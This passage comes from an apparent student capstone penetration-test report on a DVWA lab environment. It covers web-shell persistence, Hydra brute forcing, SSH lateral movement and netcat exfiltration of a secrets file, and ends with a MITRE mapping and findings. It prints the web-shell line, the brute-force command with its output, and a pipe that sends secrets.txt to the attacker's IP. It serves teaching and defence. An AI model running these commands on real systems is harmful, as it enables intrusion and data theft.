
4.4.3 Shell Access Confirmed

```
www-data@d6d39f132a1f:/var/www/html/vulnerabilities/exec$ whoami
www-data
www-data@d6d39f132a1f:/var/www/html/vulnerabilities/exec$ hostname -I
192.168.100.10
```

4.4.4 Persistence — PHP Web Shell

A PHP web shell was written to the web server's document root for persistent access:

```
echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php
# Accessible at: http://10.155.152.126:8080/shell.php?cmd=whoami
```



4.5 Stage 5: Lateral Movement

Attribute	Detail
MITRE Technique	T1021.004 – Remote Services: SSH T1018 – Remote System Discovery
Tool Used	OpenSSH client
Pivot Path	Kali (10.155.152.245) → Windows host port 2222 → hexaroot-internal (192.168.100.12)
Credentials Used	hexaadmin:admin123 (discovered during brute force stage)

4.5.1 Internal Network Discovery

From inside the DVWA container shell, the internal Docker network was probed to identify live hosts:

```
ping -c1 192.168.100.11 && echo "DB is UP" # MySQL DB
ping -c1 192.168.100.12 && echo "Internal is UP" # Ubuntu server
ping -c1 192.168.100.20 && echo "Elastic is UP" # Elasticsearch
```



```

Session Actions Edit View Help

(ami@kali)~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.83.83.126 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -s 8080 -v -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-19 23:41:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p/14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.83.83.126:8080/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[VERBOSE] Page redirected to http[s]://10.83.83.126:8080/login.php
[8080][http-post-form] host: 10.83.83.126 login: admin password: 12345
[STATUS] attack finished for 10.83.83.126 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-19 23:41:22

(ami@kali)~$

```

4.5.2 SSH Login to Internal Server

Using credentials obtained during the brute force phase, SSH access was established to the internal Ubuntu container:

```


ssh -p 2222 hexaadmin@10.155.152.126
# Password: admin123

$ whoami
hexaadmin
$ hostname -I
192.168.100.12

```

The screenshot shows a Kali Linux terminal window with a Windows 10 virtual machine in the background. The terminal output shows a successful SSH connection to the VM. The user 'hexaadmin' is logged in, and the IP address '192.168.100.12' is displayed. The Windows desktop in the background shows the taskbar with various icons and the system clock at 16:49.

4.5.3 Confidential Files Discovered



4.6 Stage 6: Data Exfiltration


Attribute	Detail
MITRE Technique	T1041 – Exfiltration Over C2 Channel T1005 – Data from Local System
Methods Used	Netcat covert channel, MySQL direct query
Data Stolen	API keys, database password, 4 employee PII records
Destination	Attacker machine (Kali Linux) at 10.155.152.245

4.6.1 Method 1 — Netcat Covert Channel

The confidential secrets file was exfiltrated to the Kali attacker machine using a Netcat pipe:


```
# On Kali – start receiver:
nc -lvnp 6666 > /tmp/stolen_secrets.txt

# From inside internal container:
cat /opt/confidential/secrets.txt | nc 10.155.152.245 6666
```



4.6.2 Method 2 — Employee PII Database Dump

The employee PII table was queried directly from the DVWA container using the root MySQL credentials discovered in secrets.txt:



4.6.3 Exfiltrated Data Summary

Data Type	Content	Sensitivity
Database Password	root_secret_2026	Critical
API Key	hexa_prod_sk_9x82REAL	Critical
Employee Names	Amit Kumar, Shivam Kishor, Vishal Sundi, Tirath Chandravanshi	High
Aadhaar Numbers	4 unique 10-digit identification numbers	Critical
Salary Information	INR 6.6M+ per employee	High
MD5 Password Hashes	admin, gordonb, pablo, 1337 (all crackable)	High

5. MITRE ATT&CK Mapping

All attack techniques executed in Phase 2 are mapped to the MITRE ATT&CK Enterprise framework:

Stage	Technique ID	Technique Name	Tactic	Tool
1 — Recon	T1046	Network Service Discovery	Discovery	Nmap 7.99
1 — Recon	T1595	Active Scanning	Reconnaissance	Nikto, Gobuster
2 — Brute Force	T1110	Brute Force	Credential Access	wfuzz 3.1.0
2 — Brute Force	T1110.001	Password Guessing	Credential Access	wfuzz 3.1.0
3 — SQL Injection	T1190	Exploit Public-Facing Application	Initial Access	SQLMap 1.10.3
3 — SQL Injection	T1213	Data from Information Repositories	Collection	SQLMap 1.10.3
4 — Reverse Shell	T1059	Command and Scripting Interpreter	Execution	bash /dev/tcp
4 — Persistence	T1505.003	Server Software Component: Web Shell	Persistence	PHP shell.php
5 — Lateral Move	T1021.004	Remote Services: SSH	Lateral Movement	OpenSSH
5 — Lateral Move	T1018	Remote System Discovery	Discovery	ping sweep
6 — Exfiltration	T1041	Exfiltration Over C2 Channel	Exfiltration	Netcat
6 — Exfiltration	T1005	Data from Local System	Collection	MySQL CLI

6. Findings and Impact Assessment

6.1 Critical Vulnerabilities Identified

#	Vulnerability	Location	Severity	CVSS Score (est.)
1	SQL Injection — unsanitized user input	DVWA /sql/ endpoint	Critical	9.8
2	OS Command Injection	DVWA /exec/ endpoint	Critical	9.8
3	Weak Credentials — admin:password	DVWA web application	High	8.1
4	Weak SSH Credentials — hexaadmin:admin123	Internal Ubuntu server	High	8.1
5	MySQL exposed without firewall	Port 3306 on host	Critical	9.8
6	PHP Web Shell planted	/var/www/html/shell.php	Critical	10.0
7	Sensitive data in plaintext files	/opt/confidential/secrets.txt	High	7.5
8	No Kibana authentication	Port 5601 open to all	Medium	6.5
9	Elasticsearch DELETE method enabled	Port 9200	High	7.5
10	MD5 password hashing (weak)	dvwa.users table	High	7.5

6.2 Attack Timeline Summary

Stage	Attack	Duration	Result
1	Nmap reconnaissance scan	23 seconds	5 open ports mapped, services fingerprinted
2	wfuzz brute force attack	< 1 second	admin:password cracked on 2nd attempt
3	SQLMap injection — 4 types	~4 minutes	146 HTTP requests, full users table dumped
4	Reverse shell via /exec/	Instant	www-data shell inside DVWA container
4	PHP web shell planted	Instant	Persistent backdoor at /shell.php
5	SSH to internal server	Instant	hexaadmin shell on 192.168.100.12
6	Netcat exfiltration	< 1 second	secrets.txt transferred to attacker machine
6	MySQL employee dump	< 1 second	4 PII records with Aadhaar numbers stolen

6.3 Business Impact

- Complete compromise of web application and internal server infrastructure
- Exposure of employee personally identifiable information (PII) — potential DPDP Act 2023 violation
- API key exfiltration could allow unauthorized access to production systems
- Database root password exposure enables full data destruction or manipulation
- Persistent web shell allows re-entry even after incident response
- Evidence of attack could be deleted via Elasticsearch DELETE method

7. Conclusion

This report has documented the successful execution of a comprehensive six-stage cyberattack against the Hexaroot Systems lab environment. Starting from zero access, the simulated attacker progressed from initial reconnaissance to complete internal network compromise and sensitive data exfiltration in a realistic attack simulation.

The results demonstrate that the Hexaroot Systems environment, as configured, contains multiple critical vulnerabilities that would be exploitable by any threat actor with basic cybersecurity knowledge. The entire kill chain — from initial discovery to data theft — was completed using freely available, well-documented tools within a short timeframe.

These findings will directly inform the subsequent phases of this capstone project:

Next Phase	Focus	Key Deliverables
Phase 3 — Detection	Log analysis and SIEM configuration	Kibana dashboards, alert rules, attack evidence
Phase 4 — Hardening	Fix identified vulnerabilities	WAF rules, firewall config, credential hardening
Phase 5 — Forensics	Post-incident investigation	Timeline reconstruction, evidence preservation
Phase 6 — Report	Executive presentation	Final report, recommendations, remediation plan

The controlled lab environment ensured that all activities were performed legally and ethically, with no risk to real systems or data. All findings are presented solely for academic and educational purposes.